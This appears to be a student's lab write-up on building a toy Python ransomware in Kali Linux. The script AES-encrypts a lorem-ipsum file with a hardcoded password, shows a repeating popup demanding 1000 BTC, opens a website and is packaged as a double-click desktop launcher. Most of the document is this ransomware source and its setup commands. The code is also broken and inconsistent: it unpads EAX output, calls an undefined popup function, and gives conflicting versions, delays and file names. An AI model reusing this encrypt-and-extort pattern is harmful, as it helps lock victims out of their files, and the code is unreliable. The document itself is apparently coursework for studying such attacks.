MILESTONE 4

Pieter Johannes Swart

(600640)

Table of Contents

What is a Ransomware?

Ransomware is a malicious software that locks you out of your computer or files until you pay a ransom. It usually works by encrypting your data, making it impossible to access without a special decryption key, which the attacker demands money for. Most of the time, they ask for payment in cryptocurrencies like Bitcoin since it helps them stay anonymous.


==========

Step 1: Set Up Your Environment

Open Root Terminale => Create a new directory where you will store your payload files.

“ mkdir /home/kaliuser/Desktop/Milestone_1_Payload ”


“ cd /home/kaliuser/Desktop/Milestone_1_Payload ”



=>create the required text file.

“ touch Milestone_1_Payload.txt ”


“ nano Milestone_1_Payload.txt “



five paragraphs of random text from https://www.lipsum.com/ into Milestone_1_Payload.txt.

```
 3
 4 Section 1.10.32 of "de Finibus Bonorum et Malorum", written by Cicero in 45 BC
 5 "Sed ut perspiciatis unde omnis iste natus error sit voluptatem accusantium doloremque laudantium, totam rem aperiam, eaque ipsa quae ab illo inventore
   veritatis et quasi architecto beatae vitae dicta sunt explicabo. Nemo enim ipsam voluptatem quia voluptas sit aspernatur aut odit aut fugit, sed quia
   consequuntur magni dolores eos qui ratione voluptatem sequi nesciunt. Neque porro quisquam est, qui dolorem ipsum quia dolor sit amet, consectetur,
   adipisci velit, sed quia non numquam eius modi tempora incidunt ut labore et dolore magnam aliquam quaerat voluptatem. Ut enim ad minima veniam, quis
   nostrum exercitationem ullam corporis suscipit laboriosam, nisi ut aliquid ex ea commodi consequatur? Quis autem vel eum iure reprehenderit qui in ea
   voluptate velit esse quam nihil molestiae consequatur, vel illum qui dolorem eum fugiat quo voluptas nulla pariatur?"
 6
 7 1914 translation by H. Rackham
 8 "But I must explain to you how all this mistaken idea of denouncing pleasure and praising pain was born and I will give you a complete account of the
   system, and expound the actual teachings of the great explorer of the truth, the master-builder of human happiness. No one rejects, dislikes, or avoids
   pleasure itself, because it is pleasure, but because those who do not know how to pursue pleasure rationally encounter consequences that are extremely
   painful. Nor again is there anyone who loves or pursues or desires to obtain pain of itself, because it is pain, but because occasionally circumstances
   occur in which toil and pain can procure him some great pleasure. To take a trivial example, which of us ever undertakes laborious physical exercise,
   except to obtain some advantage from it? But who has any right to find fault with a man who chooses to enjoy a pleasure that has no annoying consequences,
   or one who avoids a pain that produces no resultant pleasure?"
 9
10 Section 1.10.33 of "de Finibus Bonorum et Malorum", written by Cicero in 45 BC
11 "At vero eos et accusamus et iusto odio dignissimos ducimus qui blanditiis praesentium voluptatum deleniti atque corrupti quos dolores et quas molestias
   excepturi sint occaecati cupiditate non provident, similique sunt in culpa qui officia deserunt mollitia animi, id est laborum et dolorum fuga. Et harum
   quidem rerum facilis est et expedita distinctio. Nam libero tempore, cum soluta nobis est eligendi optio cumque nihil impedit quo minus id quod maxime
   placeat facere possimus, omnis voluptas assumenda est, omnis dolor repellendus. Temporibus autem quibusdam et aut officiis debitis aut rerum necessitatibus
   saepe eveniet ut et voluptates repudiandae sint et molestiae non recusandae. Itaque earum rerum hic tenetur a sapiente delectus, ut aut reiciendis
   voluptatibus maiores alias consequatur aut perferendis doloribus asperiores repellat."
12
13 1914 translation by H. Rackham
14 "On the other hand, we denounce with righteous indignation and dislike men who are so beguiled and demoralized by the charms of pleasure of the moment, so
   blinded by desire, that they cannot foresee the pain and trouble that are bound to ensue; and equal blame belongs to those who fail in their duty through
   weakness of will, which is the same as saying through shrinking from toil and pain. These cases are perfectly simple and easy to distinguish. In a free
   hour, when our power of choice is untrammelled and when nothing prevents our being able to do what we like best, every pleasure is to be welcomed and every
   pain avoided. But in certain circumstances and owing to the claims of duty or the obligations of business it will frequently occur that pleasures have to
   be repudiated and annoyances accepted. The wise man therefore always holds in these matters to this principle of selection: he rejects pleasures to secure
   other greater pleasures, or else he endures pains to avoid worse pains."
15
```

It is all stored in this “Milestone_1_Payload”



Step2: Use a Python virtual environment.

A Python virtual environment is an isolated workspace that allows you to install and manage Python packages separately from the system. This helps prevent conflicts between different projects.

Create a new virtual environment

“ **python3 -m venv /home/kaliuser/Desktop/Milestone_1_Payload/venv** ”

```
┌──(root㉿kaliuser)-[~]
└─# python3 -m venv /home/kaliuser/Desktop/Milestone1_Payload/venv
```

=> Activate the virtual environment

“ source /home/kaliuser/Desktop/Milestone_1_Payload/venv/bin/activate ”

You should see the virtual environment's name in the terminal prompt

Next install Required Python Modules => Now that you're inside the virtual environment, Upgrade “pip” inside the virtual environment

“ pip install --upgrade pip ”

PyCryptodome is a Python library for cryptographic operations like encryption, decryption, hashing, and random number generation

Install PyCryptodome:

“ pip install pycryptodome ”

create a Python script or the Ransomware:

“ nano RSWpayload.py ”

The Payload code to create a Ransomware:

```
import os
import time
import threading
from Crypto.Cipher import AES
from tkinter import messagebox, simpledialog, Tk
import webbrowser
```

- os - Used to handle file paths.
- time - Allows us to add delays e.g. waiting 3 seconds before repeating the ransomware popup.
- threading - Runs functions in separate threads to prevent blocking execution.
- Crypto.Cipher.AES - Provides encryption and decryption functionality.
- tkinter.messagebox and tkinter.simpledialog - Used to display popups for ransomware warnings and password input.
- webbrowser - Opens a malicious website automatically.

```
# Get the absolute path of the script's directory
BASE_DIR = os.path.dirname(os.path.abspath(__file__))
```

- This ensures that all files payload script and encrypted files are located in the same directory as the script.

```
# 1. Encrypt the file with a password using AES encryption.
def encrypt_file(password):
    file_path = os.path.join(BASE_DIR, "Milestone_1_Payload.txt")
    enc_file_path = os.path.join(BASE_DIR, "Milestone_1_Payload_encrypted.txt")

    if not os.path.exists(file_path):
        print(f"Error: '{file_path}' not found.")
        return

    cipher = AES.new(password.encode('utf-8'), AES.MODE_EAX)
    with open(file_path, "rb") as file:
        plaintext = file.read()
```

```
    ciphertext, tag = cipher.encrypt_and_digest(plaintext)


    with open(enc_file_path, "wb") as enc_file:
        for x in (cipher.nonce, tag, ciphertext):
            enc_file.write(x)
```

- Get the file paths:
  - file_path - The original text file that will be encrypted.
  - enc_file_path - The new encrypted file that will be created.

- Check if the file exists:
  - If Milestone_1_Payload.txt doesn't exist, it prints an error and exits.

- Encrypt the file:
  - Creates a new AES cipher object in EAX mode which provides authentication.
  - Reads the original text file in binary mode "rb".
  - Encrypts the file and generates a tag, used for verifying the file's integrity.

- Save the encrypted file
  - Writes three things to the encrypted file:
    nonce - A unique random value required for decryption.
    tag - A hash to verify that the encrypted file has not been tampered with.
    ciphertext - The encrypted content of the original file.

```
def ransomware_popup():
    root = Tk()
    root.withdraw()  # Hide root window


    response = messagebox.askquestion("Ransomware Attack", "Your files are encrypted! Pay 1000 BTC to get your files back.", icon='warning')


    if response == 'yes':  # If "Pay" is clicked
        password = simpledialog.askstring("Password", "Enter decryption password:", show="*")
```

```
    if password:
        decrypt_file(password)
    else:
        time.sleep(3)  # Wait 3 seconds before showing popup again
        ransomware_popup()
```

- Creates a hidden Tkinter root window:
  - This allows us to display popups without showing the main Tkinter GUI.

- Shows a ransomware popup:
  - Displays a messagebox with two options:

  "Yes" (Pay) = If clicked, it asks for a decryption password.
  "No" (Cancel) = If clicked, the popup closes but reappears after 3 seconds.

- Password prompt appears if "Pay" is clicked
  - If a password is entered, it attempts to decrypt the file.

- If "Cancel" is clicked, the popup reappears
  - After 30 seconds, the ransomware popup repeats.

```
# 3. Open the malicious website (https://9gag.com/).
def open_malicious_website():
    webbrowser.open("https://9gag.com/", new=2)
```

- Automatically opens https://9gag.com/ in the default web browser.
- The "new=2" argument opens it in a new browser tab.

```
# 4. Decrypt the file after encryption
def decrypt_file(password):
    from Crypto.Util.Padding import unpad
    enc_file_path = os.path.join(BASE_DIR, "Milestone_1_Payload_encrypted.txt")
    dec_file_path = os.path.join(BASE_DIR, "Milestone_1_Payload_decrypted.txt")

    try:
        with open(enc_file_path, "rb") as file:
            encrypted_data = file.read()
```

```
    nonce, tag, ciphertext = encrypted_data[:16], encrypted_data[16:32],
encrypted_data[32:]


    cipher = AES.new(password.encode('utf-8'), AES.MODE_EAX, nonce=nonce)
    decrypted_data = unpad(cipher.decrypt(ciphertext), AES.block_size)


    # Write decrypted data to a new file
    with open(dec_file_path, "wb") as dec_file:
      dec_file.write(decrypted_data)


    print(f"✅ File Decrypted Successfully! Check '{dec_file_path}'")
  except Exception as e:
    print(f"Error: {e}")
```

- Extracts encrypted data from the file
  - Reads the file and extracts:
    nonce (first 16 bytes).
    tag (next 16 bytes).
    ciphertext (the actual encrypted content).

- Decrypts the data
  - Uses the password to create a new AES cipher with the same nonce.
  - Decrypts the "ciphertext".
  - "Unpads" the decrypted data to restore the original text.

- Saves the decrypted file
  - Writes the decrypted text to a new file called Milestone_1_Payload_decrypted.txt.

- Handles errors
  - If the password is incorrect or decryption fails, it prints an error message.

```
# 5. Main function that runs the payload.
def run_payload():
  password = "mysecurepassword"  # Example password for encryption
```

encrypt_file(password) # Step 1

open_malicious_website() # Step 3

 # Start ransomware popup in a separate thread

threading.Thread(target=ransomware_popup).start()

- Encrypts the file with a builtin password
  - The file gets encrypted when the script runs.


- Opens the malicious website "9gag.com"
  - This happens immediately after encryption.

- Runs the ransomware popup in a separate thread
  - threading.Thread(target=ransomware_popup).start() = ensures that the popup runs without blocking the rest of the program.
  - The script remains responsive, and the popup can be dismissed or reappear every 3 seconds.

if __name__ == "__main__":

run_payload()

- This ensures the script only runs when executed directly.



```python
# 4. Show password prompt after 30 seconds.
def show_password_prompt():
    time.sleep(30)  # Wait for 30 seconds
    root = Tk()
    root.withdraw()  # Hide the root window

    # Show password prompt
    password = simpledialog.askstring("Password", "Enter decryption password:", show="*")

    root.quit()  # Close the Tkinter window
    return password

# 5. Decrypt the file after encryption
def decrypt_file(password):
    from Crypto.Util.Padding import unpad
    enc_file_path = os.path.join(BASE_DIR, "Milestone_1_Payload_encrypted.txt")
    dec_file_path = os.path.join(BASE_DIR, "Milestone_1_Payload_decrypted.txt")

    try:
        with open(enc_file_path, "rb") as file:
            encrypted_data = file.read()

        nonce, tag, ciphertext = encrypted_data[:16], encrypted_data[16:32], encrypted_data[32:]

        cipher = AES.new(password.encode('utf-8'), AES.MODE_EAX, nonce=nonce)
        decrypted_data = unpad(cipher.decrypt(ciphertext), AES.block_size)

        # Write decrypted data to a new file
        with open(dec_file_path, "wb") as dec_file:
            dec_file.write(decrypted_data)

        print(f"✅ File Decrypted Successfully! Check '{dec_file_path}'")
    except Exception as e:
        print(f"Error: {e}")

# 6. Main function that runs the payload.
def run_payload():
    password = "mysecurepassword"  # Example password for encryption
```

```python
        print(f"✅ File Decrypted Successfully! Check '{dec_file_path}'")
    except Exception as e:
        print(f"Error: {e}")

# 6. Main function that runs the payload.
def run_payload():
    password = "mysecurepassword"  # Example password for encryption
    encrypt_file(password)  # Step 1
    show_ransomware_popup()  # Step 2
    open_malicious_website()  # Step 3

    # Show password prompt after 30 seconds
    password_for_decryption = show_password_prompt()

    if password_for_decryption:
        decrypt_file(password_for_decryption)
    else:
        print("No password entered.")

if __name__ == "__main__":
    run_payload()
```

```
^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark    M-] To Bracket
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy        ^B Where Was
```

To save => Ctrl+X then Press Y ,then Enter

Step3: make the program a one-click executable

make the script executable on the system

“ chmod +x /home/kaliuser/Desktop/Milestone_1_Payload/RSWpayload.py ”

```
┌──(venv)─(root㉿kaliuser)─[/home/kaliuser/Desktop/Milestone1_Payload]
└─# chmod +x /home/kaliuser/Desktop/Milestone1_Payload/payload.py
```

=> Create a new “.desktop” file in the directory.

“ nano /home/kaliuser/Desktop/run_payload.desktop ”

```
┌──(venv)─(root㉿kaliuser)─[/home/kaliuser/Desktop/Milestone1_Payload]
└─# nano /home/kaliuser/Desktop/run_payload.desktop
```

Add the following content to the .desktop file:

[Desktop Entry]

Version=1.0

Name=Run Payload

Comment=Launch the payload program


Exec=/home/kaliuser/Desktop/Milestone_1_Payload/venv/bin/python /home/kaliuser/Desktop/Milestone_1_Payload/RSWpayload.py

Icon=utilities-terminal

Terminal=false

Type=Application

Categories=Utility;




To save => Ctrl+X then Press Y ,then Enter

Once the file is saved, give it executable permissions:

“ **chmod +x /home/kaliuser/Desktop/run_payload.desktop** ”

Double clicking the new file

=>Click on Launch Anyway.




There will be a message that will popup:

If the user click “Yes” it will ask you a password


If the user click “No” The Ransomware will repeat the same message

Click Okay => It will take you to this website: https://9gag.com/



If you try to open "Milestone1_Payload.txt"

=> the text will be encrypted.



There will be a message that will ask you for Password

Type in the Password: **Mysecurepassword**

This will decryption the “ **Milestone_1_Payload.txt** ”

```
 3
 4 Section 1.10.32 of "de Finibus Bonorum et Malorum", written by Cicero in 45 BC
 5 "Sed ut perspiciatis unde omnis iste natus error sit voluptatem accusantium doloremque laudantium, totam rem aperiam, eaque ipsa quae ab illo inventore
   veritatis et quasi architecto beatae vitae dicta sunt explicabo. Nemo enim ipsam voluptatem quia voluptas sit aspernatur aut odit aut fugit, sed quia
   consequuntur magni dolores eos qui ratione voluptatem sequi nesciunt. Neque porro quisquam est, qui dolorem ipsum quia dolor sit amet, consectetur,
   adipisci velit, sed quia non numquam eius modi tempora incidunt ut labore et dolore magnam aliquam quaerat voluptatem. Ut enim ad minima veniam, quis
   nostrum exercitationem ullam corporis suscipit laboriosam, nisi ut aliquid ex ea commodi consequatur? Quis autem vel eum iure reprehenderit qui in ea
   voluptate velit esse quam nihil molestiae consequatur, vel illum qui dolorem eum fugiat quo voluptas nulla pariatur?"
 6
 7 1914 translation by H. Rackham
 8 "But I must explain to you how all this mistaken idea of denouncing pleasure and praising pain was born and I will give you a complete account of the
   system, and expound the actual teachings of the great explorer of the truth, the master-builder of human happiness. No one rejects, dislikes, or avoids
   pleasure itself, because it is pleasure, but because those who do not know how to pursue pleasure rationally encounter consequences that are extremely
   painful. Nor again is there anyone who loves or pursues or desires to obtain pain of itself, because it is pain, but because occasionally circumstances
   occur in which toil and pain can procure him some great pleasure. To take a trivial example, which of us ever undertakes laborious physical exercise,
   except to obtain some advantage from it? But who has any right to find fault with a man who chooses to enjoy a pleasure that has no annoying consequences,
   or one who avoids a pain that produces no resultant pleasure?"
 9
10 Section 1.10.33 of "de Finibus Bonorum et Malorum", written by Cicero in 45 BC
11 "At vero eos et accusamus et iusto odio dignissimos ducimus qui blanditiis praesentium voluptatum deleniti atque corrupti quos dolores et quas molestias
   excepturi sint occaecati cupiditate non provident, similique sunt in culpa qui officia deserunt mollitia animi, id est laborum et dolorum fuga. Et harum
   quidem rerum facilis est et expedita distinctio. Nam libero tempore, cum soluta nobis est eligendi optio cumque nihil impedit quo minus id quod maxime
   placeat facere possimus, omnis voluptas assumenda est, omnis dolor repellendus. Temporibus autem quibusdam et aut officiis debitis aut rerum necessitatibus
   saepe eveniet ut et voluptates repudiandae sint et molestiae non recusandae. Itaque earum rerum hic tenetur a sapiente delectus, ut aut reiciendis
   voluptatibus maiores alias consequatur aut perferendis doloribus asperiores repellat."
12
13 1914 translation by H. Rackham
14 "On the other hand, we denounce with righteous indignation and dislike men who are so beguiled and demoralized by the charms of pleasure of the moment, so
   blinded by desire, that they cannot foresee the pain and trouble that are bound to ensue; and equal blame belongs to those who fail in their duty through
   weakness of will, which is the same as saying through shrinking from toil and pain. These cases are perfectly simple and easy to distinguish. In a free
   hour, when our power of choice is untrammelled and when nothing prevents our being able to do what we like best, every pleasure is to be welcomed and every
   pain avoided. But in certain circumstances and owing to the claims of duty or the obligations of business it will frequently occur that pleasures have to
   be repudiated and annoyances accepted. The wise man therefore always holds in these matters to this principle of selection: he rejects pleasures to secure
   other greater pleasures, or else he endures pains to avoid worse pains."
15
```

References

Batuhanmutlu, 2022. Encrypt And Decrypt Files With Python -Ransomware. 25 Dec, pp. https://batuhan-mutlu.medium.com/encrypt-and-decrypt-files-with-python-ransomware-3d5335f9d35f.

denizhalil, 2024. Creating Ransomware with Python | Part 1. 30 May, pp. https://denizhalil.com/2024/05/30/creating-ransomware-with-python-part-1/.

Grasberger, M., 2022. Dissect open source ransomware code to understand an attack. 14 Nov, pp. https://www.techtarget.com/searchitoperations/tip/Dissect-open-source-ransomware-code-to-understand-an-attack.

Jimmy-ly00, 2021. Ransomware-PoC. 11 Jan, pp. https://github.com/jimmy-ly00/Ransomware-PoC.

MrRobot, 2019. Ransomware Development - Help Needed. 21 Nov, pp. https://forum.hackersploit.org/t/ransomware-development-help-needed/2084.

paulsaul621, 2023. 2023. 22 Jan, pp. https://dev.to/paulwababu/how-to-make-ransomware-with-python-windows-mac-and-linux-142g.

Surendran, J., 2023. A Guide to Setting Up Multiple Python Environments on Kali Linux. 17 Sep, pp. https://joshuasuren.medium.com/a-guide-to-setting-up-multiple-python-environments-on-kali-linux-845e9841d532.

Unknown, 2019. Python Encryption and Decryption with PyCryptodome. 14 May, pp. https://nitratine.net/blog/post/python-encryption-and-decryption-with-pycryptodome/#google_vignette.

Unknown, 2023. Virtualenv. 13 Marth, p. https://0ut3r.space/2023/03/13/virtualenv/.

X, S. (. W. a. H., 2016. Take it Easy, and Say Hi to This New Python Ransomware. 01 Sept, pp. https://www.fortinet.com/blog/threat-research/take-it-easy-and-say-hi-to-this-new-python-ransomware.